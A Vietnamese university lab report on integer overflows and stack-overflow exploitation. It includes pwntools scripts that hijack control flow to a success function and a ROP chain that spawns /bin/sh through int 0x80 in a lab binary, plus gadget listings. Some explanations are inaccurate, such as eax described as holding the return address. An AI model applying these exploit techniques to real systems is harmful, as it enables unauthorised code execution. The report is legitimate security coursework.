Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Integer Overflow ROP

GVHD: Nguyễn Hữu Quyền

Nhóm 09

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.O11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Hồng Lam	20521518	20521518@gm.uit.edu.vn
2	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
4	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2
2	Yêu cầu 2	100%	2-3
3	Yêu cầu 3	100%	3-5
4	Yêu cầu 4	100%	5-6
5	Yêu cầu 5	100%	6-7
6	Yêu cầu 6	100%	7-8
7	Yêu cầu 7	100%	8-11
Điểm tự đánh giá			**?/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn trên?

Open b111.c ~/Lap_trinh_an_toan/Lab05/Lab5-resource/Res... Save

```c
#include <stdio.h>

int main() {
    short int a;
    unsigned short int b;

    // Gán giá trị cho a và b
    a = 0x7FFF;
    b = 0xFFFF;

    // In kết quả
    printf("%x + 1 = %hd + 1 = %hd\n", a, a, a + 1);
    printf("%x + 1 = %hu + 1 = %hu\n", b, b, b + 1);
    return 0;
}
```

Ví dụ phép tính bị tràn trên

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ gcc -o b111 b111.c
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ ./b111
7fff + 1 = 32767 + 1 = -32768
ffff + 1 = 65535 + 1 = 0
```

Kết quả thực thi

Các tập lệnh assembly của máy tính không phân biệt giữa số có dấu và không dấu, dữ liệu tồn tại và tính toán ở dạng nhị phân.
7fff + 1 = 0111 1111 1111 1111 + 1 = 1000 0000 0000 0000 => chuyển sang số có dấu sẽ bằng -32768
ffff + 1 = 1111 1111 1111 1111 + 1 = 1 0000 0000 0000 0000 => chuyển sang số không dấu là 0 (bỏ bit 1 do chỉ hiển thị 2 byte)

Yêu cầu 2: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn dưới?

Open b112.c ~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resource Save

```c
#include <stdio.h>

int main() {
    short int a;
    unsigned short int b;

    // Gán giá trị cho a và b
    a = 0x8000;
    b = 0x0000;

    // In kết quả
    printf("0x%x - 1 = %hd - 1 = %hd\n", (unsigned short int)a, a, a - 1);
    printf("0x%x - 1 = %hu - 1 = %hu\n", b, b, b - 1);
    return 0;
}
```

Ví dụ phép tính bị tràn dưới

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ gcc -o b112 b112.c
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ ./b112
0x8000 - 1 = -32768 - 1 = 32767
0x0 - 1 = 0 - 1 = 65535
```

Kết quả thực thi

Phép trừ trong hệ nhị phân có phân biệt giữa số có dấu và số không dấu. Ngoài ra phép trừ sẽ được hiểu là thực hiện phép cộng giữa số thứ 1 và biểu diễn số bù 2 của số thứ 2

Đối với phép tính số có dấu 0x8000 - 1. Ta có biểu diễn các số như sau:
Biểu diễn nhị phân của 0x8000: 1000 0000 0000 0000
Biểu diễn số bù 2 của 1: 1111 1111 1111 1111
0x8000 - 1 = 1000 0000 0000 0000 + 1111 1111 1111 1111 = 1 0111 1111 1111 1111
Do kiểu dữ liệu đang là int nên ta bỏ đi số 1 ở đầu và còn lại 0111 1111 1111 1111 hay 32767 trong hệ thập phân

Đối với phép tính số không dấu 0x0 - 1. Ta có biểu diễn các số như sau:
Biểu diễn nhị phân của 0x8000: 0000 0000 0000 0000
Biểu diễn số bù 2 của 1: 1111 1111 1111 1111
0x0 - 1 = 0000 0000 0000 0000 + 1111 1111 1111 1111 = 1111 1111 1111 1111
Số trên tương đương với số 65535 trong hệ thập phân


Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị?
Lưu ý: Báo cáo các giá trị sau khi đã chuyển sang hệ 10. Ví dụ: 0xB là 11

```c
#include <stddef.h>
int main(void)
{
    int len;
    int data_len;
    int header_len;
    char *buf;
    header_len = 0x10;
    scanf("%uld", &data_len);
    len = data_len + header_len;
    buf = malloc(len);
    read(0, buf, data_len);
    return 0;
}
```

Chương trình malloc-overflow

Xem địa chỉ hàm malloc() để đặt breakpoint

Hàm malloc() nhận tham số là 15




Read() đọc chuỗi có giới hạn là 4294967295 (bytes)

Giải thích:
- Vì khi nhập bằng hàm scanf(), kiểu dữ liệu quy định để nhập là %uld. Mà -1 biểu diễn dưới dạng hexan là 0xffffffff, ở dạng số nguyên không dấu là 4294967295.
- Ta có len = data_len + 16 = 0xffffffff + 0x10 = 0x1 0000 000f
Vì 0x1 0000 000f bị tràn số (vượt ra khỏi phạm vi kích thước 4 bytes của kiểu dữ liệu int) nên kết quả bỏ đi số 1, chỉ lấy đến 0x0000 000f (0xf). Mà 0xf biểu diễn dưới dạng số nguyên là 15 => Tham số của hàm malloc() là 15.

Yêu cầu 4: Sinh viên thử tìm giá trị của a để chương trình có thể in ra thông báo "OK! Cast overflow done"? Giải thích?

Số nguyên long int chiếm không gian bộ nhớ 8 byte trong kiến trúc 64 bit, trong khi số nguyên int chỉ có không gian bộ nhớ 4 byte, vì vậy khi ép kiểu long -> int, sẽ gây ra sự cắt ngắn bớt 1 phần giá trị (1 số lượng bit) trong số long để chuyển sang int.
Ta sẽ thử một số có giá trị là 1 tương đương với nhị phân trong long int là:
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0001



Kết quả hiển thị được

=> Kết quả hiển thị "Oops" tức là chương trình đã cắt bớt 4 byte cuối của giá trị để chuyển qua kiểu int.
Vậy chúng ta sẽ thử gán giá trị có 4 byte đầu khác không còn 4 byte cuối có giá trị tùy ý.
Thử với số 4294967296 tương đương:
1 0000 0000 0000 0000 0000 0000 0000 0000

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ ./cast-overflow
4294967296
OK! Cast overflow done
```

Kết quả thành công

Yêu cầu 5: Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện.

Xem lệnh assembly của hàm vulnerable

```
pwndbg> disassemble vulnerable
Dump of assembler code for function vulnerable:
   0x0804848b <+0>:     push   ebp
   0x0804848c <+1>:     mov    ebp,esp
   0x0804848e <+3>:     sub    esp,0x18
   0x08048491 <+6>:     sub    esp,0xc
   0x08048494 <+9>:     lea    eax,[ebp-0x14]
   0x08048497 <+12>:    push   eax
   0x08048498 <+13>:    call   0x8048320 <gets@plt>
   0x0804849d <+18>:    add    esp,0x10
   0x080484a0 <+21>:    sub    esp,0xc
   0x080484a3 <+24>:    lea    eax,[ebp-0x14]
   0x080484a6 <+27>:    push   eax
   0x080484a7 <+28>:    call   0x8048330 <puts@plt>
   0x080484ac <+33>:    add    esp,0x10
   0x080484af <+36>:    nop
   0x080484b0 <+37>:    leave
   0x080484b1 <+38>:    ret
End of assembler dump.
```

- Ta có thể thấy thanh ghi eax là thanh ghi chứa địa chỉ trả về, eax đang ở địa chỉ ebp-0x14.
- Ta tính được để ghi giá trị vào thanh ghi của eax phải thêm 24 ký tự bất kì và 4 byte chứa địa chỉ của hàm success.
- Lấy địa chỉ hàm success().

```
pwndbg> disassemble success
Dump of assembler code for function success:
   0x0804846b <+0>:     push   ebp
   0x0804846c <+1>:     mov    ebp,esp
   0x0804846e <+3>:     sub    esp,0x8
   0x08048471 <+6>:     sub    esp,0xc
   0x08048474 <+9>:     push   0x8048560
   0x08048479 <+14>:    call   0x8048330 <puts@plt>
   0x0804847e <+19>:    add    esp,0x10
   0x08048481 <+22>:    sub    esp,0xc
   0x08048484 <+25>:    push   0x0
   0x08048486 <+27>:    call   0x8048340 <exit@plt>
End of assembler dump.
```

Xem assembly của hàm success

Open ~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resource exploit_yc5.py Save

```
1 from pwn import *
2 sh = process('./vulnerable')
3 success_address = 0x0804846b # change to address of success
4 ## payload
5 payload = b'a' * 24 + p32(success_address) # change X to your value
6 print (p32(success_address))
7 ## send payload
8 sh.sendline(payload)
9 sh.interactive()
```

Tạo 1 chuỗi payload

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab05/Lab5-resource/Resour
ce$ python3 exploit_yc5.py
[+] Starting local process './vulnerable': pid 6441
b'k\x84\x04\x08'
[*] Switching to interactive mode
[*] Process './vulnerable' stopped with exit code 0 (pid 6441)
aaaaaaaaaaaaaaaaaaaaaaak\x84\x0
You Have already controlled it.
[*] Got EOF while reading in interactive
$
```

Kết quả thành công

Yêu cầu 6: Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.

- Procedure Linkage Table (PLT): PLT là một bảng trong mã máy được tạo ra trong quá trình biên dịch. Nó chứa các trình đệm (thunks) để gọi các hàm ngoài. Khi một chương trình cần gọi một hàm từ một thư viện ngoài, PLT được sử dụng để chuyển hướng điều khiển đến GOT để lấy địa chỉ của hàm và sau đó gọi hàm đó.

- Global Offset Table (GOT): GOT là một bảng chứa các con trỏ trỏ đến các biến toàn cục hoặc các hàm bên ngoài. Mỗi mục trong GOT thực sự chứa địa chỉ của biến hoặc hàm


tương ứng. Khi chương trình được thực thi, các địa chỉ trong GOT được điền vào thông qua quá trình liên kết động (dynamic linking) để chỉ đến các hàm và biến cần thiết.

Yêu cầu 7: Sinh viên khai thác lỗ hổng stack overflow trong file *rop* để mở shell tương tác.

```
   0x08048e24 <+0>:     push   ebp
   0x08048e25 <+1>:     mov    ebp,esp
   0x08048e27 <+3>:     and    esp,0xfffffff0
   0x08048e2a <+6>:     add    esp,0xffffff80
   0x08048e2d <+9>:     mov    eax,ds:0x80ea4c0
   0x08048e32 <+14>:    mov    DWORD PTR [esp+0xc],0x0
   0x08048e3a <+22>:    mov    DWORD PTR [esp+0x8],0x2
   0x08048e42 <+30>:    mov    DWORD PTR [esp+0x4],0x0
   0x08048e4a <+38>:    mov    DWORD PTR [esp],eax
   0x08048e4d <+41>:    call   0x804f960 <setvbuf>
   0x08048e52 <+46>:    mov    eax,ds:0x80ea4c4
   0x08048e57 <+51>:    mov    DWORD PTR [esp+0xc],0x0
   0x08048e5f <+59>:    mov    DWORD PTR [esp+0x8],0x1
   0x08048e67 <+67>:    mov    DWORD PTR [esp+0x4],0x0
   0x08048e6f <+75>:    mov    DWORD PTR [esp],eax
   0x08048e72 <+78>:    call   0x804f960 <setvbuf>
   0x08048e77 <+83>:    mov    DWORD PTR [esp],0x80be410
   0x08048e7e <+90>:    call   0x804f7e0 <puts>
   0x08048e83 <+95>:    mov    DWORD PTR [esp],0x80be43b
   0x08048e8a <+102>:   call   0x804f7e0 <puts>
   0x08048e8f <+107>:   lea    eax,[esp+0x1c]
   0x08048e93 <+111>:   mov    DWORD PTR [esp],eax
   0x08048e96 <+114>:   call   0x804f650 <gets>
   0x08048e9b <+119>:   mov    eax,0x0
   0x08048ea0 <+124>:   leave
   0x08048ea1 <+125>:   ret
End of assembler dump.
pwndbg> b * 0x08048e9b
Breakpoint 1 at 0x8048e9b: file rop.c, line 17.
pwndbg> run
Starting program: /home/huynhminhkhue/Downloads/Lab5-resource/Resource/rop
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
hello
```

Đặt breakpoint sau hàm get

- Nhập “hello” để xem địa chỉ chuỗi được ghi vào.



Vị trí bắt đầu chuỗi hello được ghi vào


Vị trí thanh ghi ebp

- Tìm padding:

Ta có 0xffffd0a8 – 0xffffd03c = 0x6c = 108

Mà 108 + 4 = 112 (do địa chỉ trả về ở vị trí ebp + 4)

=> padding = 0xffffd0a8 – 0xffffd03c + 4 = 112 (bytes)



Tìm gadget để kiểm soát thanh ghi eax

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab5-resource/Resource$ ROPgadget --binary rop --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret
```

Tìm gadget để kiểm soát thanh ghi ebx, ecx, edx

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab5-resource/Resource$ ROPgadget --binary rop --string '/bin/sh'
Strings information
============================================================
0x080be408 : /bin/sh
```

Tìm vị trí chuỗi /bin/sh

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab5-resource/Resource$ ROPgadget --binary rop --only 'int'
Gadgets information
============================================================
0x08049421 : int 0x80

Unique gadgets found: 1
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab5-resource/Resource$
```


Tìm gadget của lệnh system call int 0x80

```python
from pwn import *
sh = process('./rop')
pop_eax_ret = 0x080bb196 # change to correct address
pop_ebx_ecx_edx_ret = 0x0806eb90 # change to correct address
int_0x80 = 0x08049421 # change to correct address
binsh_ret = 0x080be408 # change to correct address

#add payload
payload = b'a' * 112 # padding
payload += p32(pop_eax_ret) # add address to payload
payload += p32(0xb) # add a value to payload
payload += p32(pop_ebx_ecx_edx_ret)
payload += p32(0) # assign value to ecx
payload += p32(0) # assign value to edx
payload += p32(binsh_ret)
payload += p32(int_0x80)

print("Payload: ", payload)
## send payload
sh.sendline(payload)
sh.interactive()
```

Tạo chuỗi thực thi các gadget

- Vì các thanh ghi ebx, ecx, edx nằm trong 1 gadget, mà gadget này nằm ở địa chỉ "0x0806eb90", nên chỉ dùng cần dùng 1 biến "pop_ebx_ecx_edx_ret" để chứa địa chỉ này.

- Chèn vào buffer 1 chuỗi 112 ký tự ‘a’, như vậy địa chỉ của gadget 1 (gadget kiểm soát thanh ghi eax) sẽ ở vị trí địa chỉ trả về, theo sau là giá trị được gán vào thanh ghi eax, địa chỉ các gadget khác, giá trị được gán vào ecx, edx, địa chỉ chuỗi “/bin/sh”, địa chỉ của gadget của lệnh system call int 0x80. Như vậy thanh ghi esp lần lượt trỏ đến địa chỉ các gadget khác và được thực thi cho đến hết, cứ như vậy đến khi thanh ghi esp trỏ đến vùng khác.



Kết quả khai thác thành công

Có thể mở shell tương tác để thực thi các lệnh ls, pwd, …